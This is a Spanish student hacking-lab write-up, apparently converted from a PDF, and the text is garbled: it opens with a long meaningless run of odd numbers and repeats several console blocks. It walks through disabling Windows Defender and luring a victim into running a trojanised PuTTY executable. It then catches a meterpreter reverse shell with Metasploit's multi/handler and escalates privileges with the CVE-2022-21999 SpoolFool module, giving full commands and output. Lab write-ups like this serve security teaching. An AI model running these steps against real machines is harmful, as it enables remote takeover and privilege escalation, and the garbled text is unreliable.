155, 157, 159, 161, 163, 165, 167, 169, 171, 173, 175, 177, 179, 181, 183, 185, 187, 189, 191, 193, 195, 197, 199, 201, 203, 205, 207, 209, 211, 213, 215, 217, 219, 221, 223, 225, 227, 229, 231, 233, 235, 237, 239, 241, 243, 245, 247, 249, 251, 253, 255, 257, 259, 261, 263, 265, 267, 269, 271, 273, 275, 277, 279, 281, 283, 285, 287, 289, 291, 293, 295, 297, 299, 301, 303, 305, 307, 309, 311, 313, 315, 317, 319, 321, 323, 325, 327, 329, 331, 333, 335, 337, 339, 341, 343, 345, 347, 349, 351, 353, 355, 357, 359, 361, 363, 365, 367, 369, 371, 373, 375, 377, 379, 381, 383, 385, 387, 389, 391, 393, 395, 397, 399, 401, 403, 405, 407, 409, 411, 413, 415, 417, 419, 421, 423, 425, 427, 429, 431, 433, 435, 437, 439, 441, 443, 445, 447, 449, 451, 453, 455, 457, 459, 461, 463, 465, 467, 469, 471, 473, 475, 477, 479, 481, 483, 485, 487, 489, 491, 493, 495, 497, 499, 501, 503, 505, 507, 509, 511, 513, 515, 517, 519, 521, 523, 525, 527, 529, 531, 533, 535, 537, 539, 541, 543, 545, 547, 549, 551, 553, 555, 557, 559, 561, 563, 565, 567, 569, 571, 573, 575, 577, 579, 581, 583, 585, 587, 589, 591, 593, 595, 597, 599, 601, 603, 605, 607, 609, 611, 613, 615, 617, 619, 621, 623, 625, 627, 629, 631, 633, 635, 637, 639, 641, 643, 645, 647, 649, 651, 653, 655, 657, 659, 661, 663, 665, 667, 669, 671, 673, 675, 677, 679, 681, 683, 685, 687, 689, 691, 693, 695, 697, 699, 701, 703, 705, 707, 709, 711, 713, 715, 717, 719, 721, 723, 725, 727, 729, 731, 733, 735, 737, 739, 741, 743, 745, 747, 749, 751, 753, 755, 757, 759, 761, 763, 765, 767, 769, 771, 773, 775, 777, 779, 781, 783, 785, 787, 789, 791, 793, 795, 797, 799, 801, 803, 805, 807, 809, 811, 813, 815, 817, 819, 821, 823, 825, 827, 829, 831, 833, 835, 837, 839, 841, 843, 845, 847, 849, 851, 853, 855, 857, 859, 861, 863, 865, 867, 869, 871, 873, 875, 877, 879, 881, 883, 885, 887, 889, 891, 893, 895, 897, 899, 901, 903, 905, 907, 909, 911, 913, 915, 917, 919, 921, 923, 925, 927, 929, 931, 933, 935, 937, 939, 941, 943, 945, 947, 949, 951, 953, 955, 957, 959, 961, 963, 965, 967, 969, 971, 973, 975, 977, 979, 981, 983, 985, 987, 989, 991, 993, 995, 997, 999, 1001, 1003, 1005, 1007, 1009, 1011, 1013, 1015, 1017, 1019, 1021, 1023, 1025, 1027, 1029, 1031, 1033, 1035, 1037, 1039, 1041, 1043, 1045, 1047, 1049, 1051, 1053, 1055, 1057, 1059, 1061, 1063, 1065, 1067, 1069, 1071, 1073, 1075, 1077, 1079, 1081, 1083, 1085, 1087, 1089, 1091, 1093, 1095, 1097, 1099, 1101, 1103, 1105, 1107, 1109, 1111, 1113, 1115, 1117, 1119, 1121, 1123, 1125, 1127, 1129, 1131, 1133, 1135, 1137, 1139, 1141, 1143, 1145, 1147, 1149, 1151, 1153, 1155, 1157, 1159, 1161, 1163, 1165, 1167, 1169, 1171, 1173, 1175, 1177, 1179, 1181, 1183, 1185, 1187, 1189, 1191, 1193, 1195, 1197, 1199, 1201, 1203, 1205, 1207, 1209, 1211, 1213, 1215, 1217, 1219, 1221, 1223, 1225, 1227, 1229, 1231, 1233, 1235, 1237, 1239, 1241, 1243, 1245, 1247, 1249, 1251, 1253, 1255, 1257, 1259, 1261, 1263, 1265, 1267, 1269, 1271, 1273, 1275, 1277, 1279, 1281, 1283, 1285, 1287, 1289, 1291, 1293, 1295, 1297, 1299, 1301, 1303, 1305, 1307, 1309, 1311, 1313, 1315, 1317, 1319, 1321, 1323, 1325, 1327, 1329, 1331, 1333, 1335, 1337, 1339, 1341, 1343, 1345, 1347, 1349, 1351, 1353, 1355, 1357, 1359, 1361, 1363, 1365, 1367, 1369, 1371, 1373, 1375, 1377, 1379, 1381, 1383, 1385, 1387, 1389, 1391, 1393, 1395, 1397, 1399, 1401, 1403, 1405, 1407, 1409, 1411, 1413, 1415, 1417, 1419, 1421, 1423, 1425, 1427, 1429, 1431, 1433, 1435, 1437, 1439, 1441, 1443, 1445, 1447, 1449, 1451, 1453, 1455, 1457, 1459, 1461, 1463, 1465, 1467, 1469, 1471, 1473, 1475, 1477, 1479, 1481, 1483, 1485, 1487, 1489, 1491, 1493, 1495, 1497, 1499, 1501, 1503, 1505, 1507, 1509, 1511, 1513, 1515, 1517, 1519, 1521, 1523, 1525, 1527, 1529, 1531, 1533, 1535, 1537, 1539, 1541, 1543, 1545, 1547, 1549, 1551, 1553, 1555, 1557, 1559, 1561, 1563, 1565, 1567, 1569, 1571, 1573, 1575, 1577, 1579, 1581, 1583, 1585, 1587, 1589, 1591, 1593, 1595, 1597, 1599, 1601, 1603, 1605, 1607, 1609, 1611, 1613, 1615, 1617, 1619, 1621, 1623, 1625, 1627, 1629, 1631, 1633, 1635, 1637, 1639, 1641, 1643, 1645, 1647, 1649, 1651, 1653, 1655, 1657, 1659, 1661, 1663, 1665, 1667, 1669, 1671, 1673, 1675, 1677, 1679, 1681, 1683, 1685, 1687, 1689, 1691, 1693, 1695, 1697, 1699, 1701, 1703, 1705, 1707, 1709, 1711, 1713, 1715, 1717, 1719, 1721, 1723, 1725, 1727, 1729, 1731, 1733, 1735, 1737, 1739, 1741, 1743, 1745, 1747, 1749, 1751, 1753, 1755, 1757, 1759, 1761, 1763, 1765, 1767, 1769, 1771, 1773, 1775, 1777, 1779, 1781, 1783, 1785, 1787, 1789, 1791, 1793, 1795, 1797, 1799, 1801, 1803, 1805, 1807, 1809, 1811, 1813, 1815, 1817, 1819, 1821, 1823, 1825, 1827, 1829, 1831, 1833, 1835, 1837, 1839, 1841, 1843, 1845, 1847, 1849, 1851, 1853, 1855, 1857, 1859, 1861, 1863, 1865, 1867, 1869, 1871, 1873, 1875, 1877, 1879, 1881, 1883, 1885, 1887, 1889, 1891, 1893, 1895, 1897, 1899, 1901, 1903, 1905, 1907, 1909, 1911, 1913, 1915, 1917, 1919, 1921, 1923, 1925, 1927, 1929, 1931, 1933, 1935, 1937, 1939, 1941, 1943, 1945, 1947, 1949, 1951, 1953, 1955, 1957, 1959, 1961, 1963, 1965, 1967, 1969, 1971, 1973, 1975, 1977, 1979, 1981, 1983, 1985, 1987, 1989, 1991, 1993, 1995, 1997, 1999, 2001, 2003, 2005, 2007, 2009, 2011, 2013, 2015, 2017, 2019, 2021, 2023, 2025, 2027, 2029, 2031, 2033, 2035, 2037, 2039, 2041, 2043, 2045, 2047, 2049, 2051, 2053, 2055, 2057, 2059, 2061, 2063, 2065, 2067, 2069, 2071, 2073, 2075, 2077, 2079, 2081, 2083, 2085, 2087, 2089, 2091, 2093, 2095, 2097, 2099, 2101, 2103, 2105, 2107, 2109, 2111, 2113, 2115, 2117, 2119, 2121, 2123, 2125, 2127, 2129, 2131, 2133, 2135, 2137, 2139, 2141, 2143, 2145, 2147, 2149, 2151, 2153, 2155, 2157, 2159, 2161, 2163, 2165, 2167, 2169, 2171, 2173, 2175, 2177, 2179, 2181, 2183, 2185, 2187, 2189, 2191, 2193, 2195, 2197, 2199, 2201, 2203, 2205, 2207, 2209, 2211, 2213, 2215, 2217, 2219, 2221, 2223, 2225, 2227, 2229, 2231, 2233, 2235, 2237, 2239, 2241, 2243, 2245, 2247, 2249, 2251, 2253, 2255, 2257, 2259, 2261, 2263, 2265, 2267, 2269, 2271, 2273, 2275, 2277, 2279, 2281, 2283, 2285, 2287, 2289, 2291, 2293, 2295, 2297, 2299, 2301, 2303, 2305, 2307, 2309, 2311, 2313, 2315, 2317, 2319, 2321, 2323, 2325, 2327, 2329, 2331, 2333, 2335, 2337, 2339, 2341, 2343, 2345, 2347, 2349, 2351, 2353, 2355, 2357, 2359, 2361, 2363, 2365, 2367, 2369, 2371, 2373, 2375, 2377, 2379, 2381, 2383, 2385, 2387, 2389, 2391, 2393, 2395, 2397, 2399, 2401, 2403, 2405, 2407, 2409, 2411, 2413, 2415, 2417, 2419, 2421, 2423, 2425, 2427, 2429, 2431, 2433, 2435, 2437, 2439, 2441, 2443, 2445, 2447, 2449, 2451, 2453, 2455, 2457, 2459, 2461, 2463, 2465, 2467, 2469, 2471, 2473, 2475, 2477, 2479, 2481, 2483, 2485, 2487, 2489, 2491, 2493, 2495, 2497, 2499, 2501, 2503, 2505, 2507, 2509, 2511, 2513, 2515, 2517, 2519, 2521, 2523, 2525, 2527, 2529, 2531, 2533, 2535, 2537, 2539, 2541, 2543, 2545, 2547, 2549, 2551, 2553, 2555, 2557, 2559, 2561, 2563, 2565, 2567, 2569, 2571, 2573, 2575, 2577, 2579, 2581, 2583, 2585, 2587, 2589, 2591, 2593, 2595, 2597, 2599, 2601, 2603, 2605, 2607, 2609, 2611, 2613, 2615, 2617, 2619, 2621, 2623, 2625, 2627, 2629, 2631, 2633, 2635, 2637, 2639, 2641, 2643, 2645, 2647, 2649, 2651, 2653, 2655, 2657, 2659, 2661, 2663, 2665, 2667, 2669, 2671, 2673, 2675, 2677, 2679, 2681, 2683, 2685, 2687, 2689, 2691, 2693, 2695, 2697, 2699, 2701, 2703, 2705, 2707, 2709, 2711, 2713, 2715, 2717, 2719, 2721, 2723, 2725, 2727, 2729, 2731, 2733, 2735, 2737, 2739, 2741, 2743, 2745, 2747, 2749, 2751, 2753, 2755, 2757, 2759, 2761, 2763, 2765, 2767, 2769, 2771, 2773, 2775, 2777, 2779, 2781, 2783, 2785, 2787, 2789, 2791, 2793, 2795, 2797, 2799, 2801, 2803, 2805, 2807, 2809, 2811, 2813, 2815, 2817, 2819, 2821, 2823, 2825, 2827, 2829, 2831, 2833, 2835, 2837, 2839, 2841, 2843, 2845, 2847, 2849, 2851, 2853, 2855, 2857, 2859, 2861, 2863, 2865, 2867, 2869, 2871, 2873, 2875, 2877, 2879, 2881, 2883, 2885, 2887, 2889, 2891, 2893, 2895, 2897, 2899, 2901, 2903, 2905, 2907, 2909, 2911, 2913, 2915, 2917, 2919, 2921, 2923, 2925, 2927, 2929, 2931, 2933, 2935, 2937, 2939, 2941, 2943, 2945, 2947, 2949, 2951, 2953, 2955, 2957, 2959, 2961, 2963, 2965, 2967, 2969, 2971, 2973, 2975, 2977, 2979, 2981, 2983, 2985, 2987, 2989, 2991, 2993, 2995, 2997, 2999, 3001, 3003, 3005, 3007, 3009, 3011, 3013, 3015, 3017, 3019, 3021, 3023, 3025, 3027, 3029, 3031, 3033, 3035, 3037, 3039, 3041, 3043, 3045, 3047, 3049, 3051, 3053, 3055, 3057, 3059, 3061, 3063, 3065, 3067, 3069, 3071, 3073, 3075, 3077, 3079, 3081, 3083, 3085, 3087, 3089, 3091, 3093, 3095, 3097, 3099, 3101, 3103, 3105, 3107, 3109, 3111, 3113, 3115, 3117, 3119, 3121, 3123, 3125, 3127, 3129, 3131, 3133, 3135, 3137, 3139, 3141, 3143, 3145, 3147, 3149, 3151, 3153, 3155, 3157, 3159, 3161, 3163, 3165, 3167, 3169, 3171, 3173, 3175, 3177, 3179, 3181, 3183, 3185, 3187, 3189, 3191, 3193, 3195, 3197, 3199, 3201, 3203, 3205, 3207, 3209, 3211, 3213, 3215, 3217, 3219, 3221, 3223, 3225, 3227, 3229, 3231, 3233, 3235, 3237, 3239, 3241, 3243, 3245, 3247, 3249, 3251, 3253, 3255, 3257, 3259, 3261, 3263, 3265, 3267, 3269, 3271, 3273, 3275, 3277, 3279, 3281, 3283, 3285, 3287, 3289, 3291, 3293, 3295, 3297, 3299, 3301, 3303, 3305, 3307, 3309, 3311, 3313, 3315, 3317, 3319, 3321, 3323, 3325, 3327, 3329, 3331, 3333, 3335, 3337, 3339, 3341, 3343, 3345, 3347, 3349, 3351, 3353, 3355, 3357, 3359, 3361, 3363, 3365, 3367, 3369, 3371, 3373, 3375, 3377, 3379, 3381, 3383, 3385, 3387, 3389, 3391, 3393, 3395, 3397, 3399, 3401, 3403, 3405, 3407, 3409, 3411, 3413, 3415, 3417, 3419, 3421, 3423, 3425, 3427, 3429, 3431, 3433, 3435, 3437, 3439, 3441, 3443, 3445, 3447, 3449, 3451, 3453, 3455, 3457, 3459, 3461, 3463, 3465, 3467, 3469, 3471, 3473, 3475, 3477, 3479, 3481, 3483, 3485, 3487, 3489, 3491, 3493, 3495, 3497, 3499, 3501, 3503, 3505, 3507, 3509, 3511, 3513, 3515, 3517, 3519, 3521, 3523, 3525, 3527, 3529, 3531, 3533, 3535, 3537, 3539, 3541, 3543, 3545, 3547, 3549, 3551, 3553, 3555, 3557, 3559, 3561, 3563, 3565, 3567, 3569, 3571, 3573, 3575, 3577, 3579, 3581, 3583, 3585, 3587, 3589, 3591, 3593, 3595, 3597, 3599, 3601, 3603, 3605, 3607, 3609, 3611, 3613, 3615, 3617, 3619, 3621, 3623, 3625, 3627, 3629, 3631, 3633, 3635, 3637, 3639, 3641, 3643, 3645, 3647, 3649, 3651, 3653, 3655, 3657, 3659, 3661, 3663, 3665, 366

```
use multi/handler -> Para usar el hanler  
set payload  
windows/x64/meterpreter/reverse_tcp  
-> Elijo la Shell que voy usar  
set lhost 192.168.1.44 -> La IP que va  
escuchar  
set lport 6666 -> El puerto a la escucha  
run -> Para ejecutarlo
```


Ahora en la máquina que queremos comprometer entraremos en el navegador en esta dirección 'http://192.168.1.44/msfv_reverse_putty_x64.exe'

Antes de eso desactivaremos el Windows Defender.

Y navegaremos a la url:



Y ahora le daremos a ejecutar:



Obteniendo una sesión de meterpreter:

The screenshot shows a Parrot OS desktop environment. At the top, there's a blue header bar with the title "PROYECTO HACKING 2^a EVA". Below it is a dark-themed desktop interface. A terminal window titled "Parrot Terminal" is open, displaying Metasploit framework commands:

```
[msf] (Jobs:0 Agents:0) >> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/x64/meterpreter/reverse_t
cp
payload => windows/x64/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 192.168.1.44
lhost => 192.168.1.44
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lport 6666
lport => 6666
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 192.168.1.44:6666
[*] Sending stage (200774 bytes) to 192.168.1.135
[*] Meterpreter session 1 opened (192.168.1.44:6666 -> 192.168.1.135:49895) at 2023-05-07 16:3
2:02 +0200
```

Below the terminal, a file browser window is visible, showing a directory structure under "C:\Users\Alesander\Downloads". The files listed are "Sublime Text", "Carpeta personal de parrot", "README.license", "Papelera", and "Coveneanrt".

At the bottom, the desktop dock shows icons for "Menú", "[Check Gmail through o...]", "Parrot Terminal", and other system icons.

Ahora comprobaremos con que usuario estoy y que permisos tengo:

The screenshot shows a terminal window titled "Parrot Terminal". The terminal output is as follows:

```
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 192.168.1.44:6666
[*] Sending stage (200774 bytes) to 192.168.1.135
[*] Meterpreter session 2 opened (192.168.1.44:6666 -> 192.168.1.135:49980) at 2023-05-07 16:44:16 +0200

(Meterpreter 2)(C:\) > getprivs
Enabled Process Privileges
=====
Name
-----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
Sublime Text

(Meterpreter 2)(C:\) > getuid
Server username: EQUIPO01\usuario
(Meterpreter 2)(C:\) >
```

Ahora hacemos una Shell para comprobar al grupo que pertenece, para eso usaré el comando “net user usuario”:

C:\>net user ususario
net user ususario
No se ha encontrado el nombre de usuario.
Puede obtener más ayuda con el comando NET HELPMSG 2221.

```
C:\>net user ususario
net user ususario
Nombre de usuario          ususario
Nombre completo            ususario
Comentario                 ususario
Comentario del usuario     000 (Predeterminado por el equipo)
Código de país o región   S
Cuenta activa              Nunca
La cuenta expira          Nunca

Último cambio de contraseña: 02/05/2023 20:56:22
La contraseña expira       Nunca
Cambio de contraseña       02/05/2023 20:56:22
Contraseña requerida      S
El usuario puede cambiar la contraseña: No

Estaciones de trabajo autorizadas: Todas
Script de inicio de sesión: 
Perfil de usuario: 
Directorio principal: 
Última sesión iniciada: 07/05/2023 16:42:13

Horas de inicio de sesión autorizadas: Todas
Cuentas autorizadas: *Usuarios
Miembros del grupo local: *Usuarios
Miembros del grupo global: *Ninguno
Se ha completado el comando correctamente.

C:\>
```

Podemos comprobar como pertenece al grupo de los Usuarios, así que no tiene privilegios.

Mandaremos la sesión a segundo plano, para poder hacer la escalada de privilegios:

```
[msf] (Jobs:0 Agents:0) >> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 192.168.1.44
lhost => 192.168.1.44
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lport 6666
lport => 6666
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 192.168.1.44:6666
[*] Sending stage (200774 bytes) to 192.168.1.135
[*] Meterpreter session 1 opened (192.168.1.44:6666 -> 192.168.1.135:49895) at 2023-05-07 16:32:02 +0200
(Meterpreter.1)(C:\Users\Alesander\Downloads) > background
[*] Backgrounding session 1...
[msf] (Jobs:0 Agents:1) exploit(multi/handler) >>
```

Buscaré por el cve:

```
[msf] (Jobs:0 Agents:1) exploit(multi/handler) >> search CVE-2022-21999
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check
Description
-----
0 exploit/windows/local/CVE-2022-21999_spoolfool_privesc 2022-02-08      normal  Yes
CVE-2022-21999 SpoolFool Privesc

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/local/CVE-2022-21999_spoolfool_privesc
[msf] (Jobs:0 Agents:1) exploit(multi/handler) >>
```

Ahora usaremos el exploit y lo configuraremos:

```
[msf] (Jobs:0 Agents:1) exploit(multi/handler) >> use exploit/windows/local/cve_2022_21999_spoolfool_privesc
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:1) exploit(windows/local/cve_2022_21999_spoolfool_privesc) >> set session 1
session => 1
[msf] (Jobs:0 Agents:1) exploit(windows/local/cve_2022_21999_spoolfool_privesc) >> set lhost 192.168.1.44
lhost => 192.168.1.44
[msf] (Jobs:0 Agents:1) exploit(windows/local/cve_2022_21999_spoolfool_privesc) >> set lport 6666
lport => 6666
[msf] (Jobs:0 Agents:1) exploit(windows/local/cve_2022_21999_spoolfool_privesc) >> run
```


set sesión 1 -> La sesión antes creada con meterpreter

set lhost 192.168.1.44 -> la IP que escucha

set rhost 6666 -> el puerto que escucha en la IP

run -> para ejecutarlo

Obteniendo una Shell:



The screenshot shows a terminal window titled "Parrot Terminal" running on the Parrot OS desktop environment. The terminal displays a Metasploit exploit session for the "cve_2022_21999_spoolfool_privesc" exploit against a Windows target. The session starts with the command "[msf] (Jobs:0 Agents:2) exploit(windows/local/cve_2022_21999_spoolfool_privesc) >> run". The exploit attempts to start a reverse TCP handler on port 7777, but fails due to the print spooler service failing to start. It then tries to create a junction point in the spool directory, but also fails. Finally, it successfully creates a directory at C:\Windows\System32\spool\drivers\x64\4 and writes a payload (bqifMw.dll) to it, setting permissions and sending the stage payload to the target host (192.168.1.135).

```
session => 2
[msf] (Jobs:0 Agents:2) exploit(windows/local/cve_2022_21999_spoolfool_privesc) >> run
[*] Started reverse TCP handler on 192.168.1.44:7777
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Making base directory: C:\Users\Alesander\AppData\Local\Temp\IGQovXfLH
[+] Printer FqHPaf0SvWI0 was successfully added.
[*] Setting spool directory: \\localhost\C$\Users\Alesander\AppData\Local\Temp\IGQovXfLH\4
[*] Creating junction point: C:\Users\Alesander\AppData\Local\Temp\IGQovXfLH -> C:\Windows\System32\spool\drivers\x64
[*] Creating the spool directory by restarting spooler...
[*] Attempting to restart print spooler.
[*] Sleeping for 5 seconds.
[-] Exploit aborted due to failure: unreachable: The print spooler service failed to start.
[*] Exploit completed, but no session was created.
[msf] (Jobs:0 Agents:2) exploit(windows/local/cve_2022_21999_spoolfool_privesc) >> run
[*] Started reverse TCP handler on 192.168.1.44:7777
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Making base directory: C:\Users\Alesander\AppData\Local\Temp\BXEZH
[+] Printer GEsmE was successfully added.
[*] Setting spool directory: \\localhost\C$\Users\Alesander\AppData\Local\Temp\BXEZH\4
[*] Creating junction point: C:\Users\Alesander\AppData\Local\Temp\BXEZH -> C:\Windows\System32\spool\drivers\x64
[*] Creating the spool directory by restarting spooler...
[*] Attempting to restart print spooler.
[*] Sleeping for 5 seconds.
[+] Directory was successfully created.
[*] Writing payload to C:\Windows\System32\spool\drivers\x64\4\bqifMw.dll.
[*] Attempting to set permissions for payload.
[*] Payload should have read / execute permissions now.
[*] Sending stage (200774 bytes) to 192.168.1.135
[+] Deleted C:\Windows\System32\spool\drivers\x64\4\bqifMw.dll
[+] Deleted C:\Users\Alesander\AppData\Local\Temp\BXEZH
[+] Deleted C:\Windows\System32\spool\drivers\x64\4\bqifMw.dll
```

```

[*] Started reverse TCP handler on 192.168.1.44:7777
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Making base directory: C:\Users\Alesander\AppData\Local\Temp\IGQovXfLH
[+] Printer FqHPaf0SvWIO was successfully added.
[*] Setting spool directory: \\localhost\C$\Users\Alesander\AppData\Local\Temp\IGQovXfLH\4
[*] Creating junction point: C:\Users\Alesander\AppData\Local\Temp\IGQovXfLH -> C:\Windows\System32\spool\drivers\x64
[*] Creating the spool directory by restarting spooler...
[*] Attempting to restart print spooler.
[*] Sleeping for 5 seconds.
[-] Exploit aborted due to failure: unreachable: The print spooler service failed to start.
[*] Exploit completed, but no session was created.
[msf] (Jobs:0 Agents:2) exploit(windows/local/cve_2022_21999_spoolfool_privesc) >> run

[*] Started reverse TCP handler on 192.168.1.44:7777
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Making base directory: C:\Users\Alesander\AppData\Local\Temp\BXEZH
[+] Printer GEsmE was successfully added.
[*] Setting spool directory: \\localhost\C$\Users\Alesander\AppData\Local\Temp\BXEZH\4
[*] Creating junction point: C:\Users\Alesander\AppData\Local\Temp\BXEZH -> C:\Windows\System32\spool\drivers\x64
[*] Creating the spool directory by restarting spooler...
[*] Attempting to restart print spooler.
[*] Sleeping for 5 seconds.
[+] Directory was successfully created.
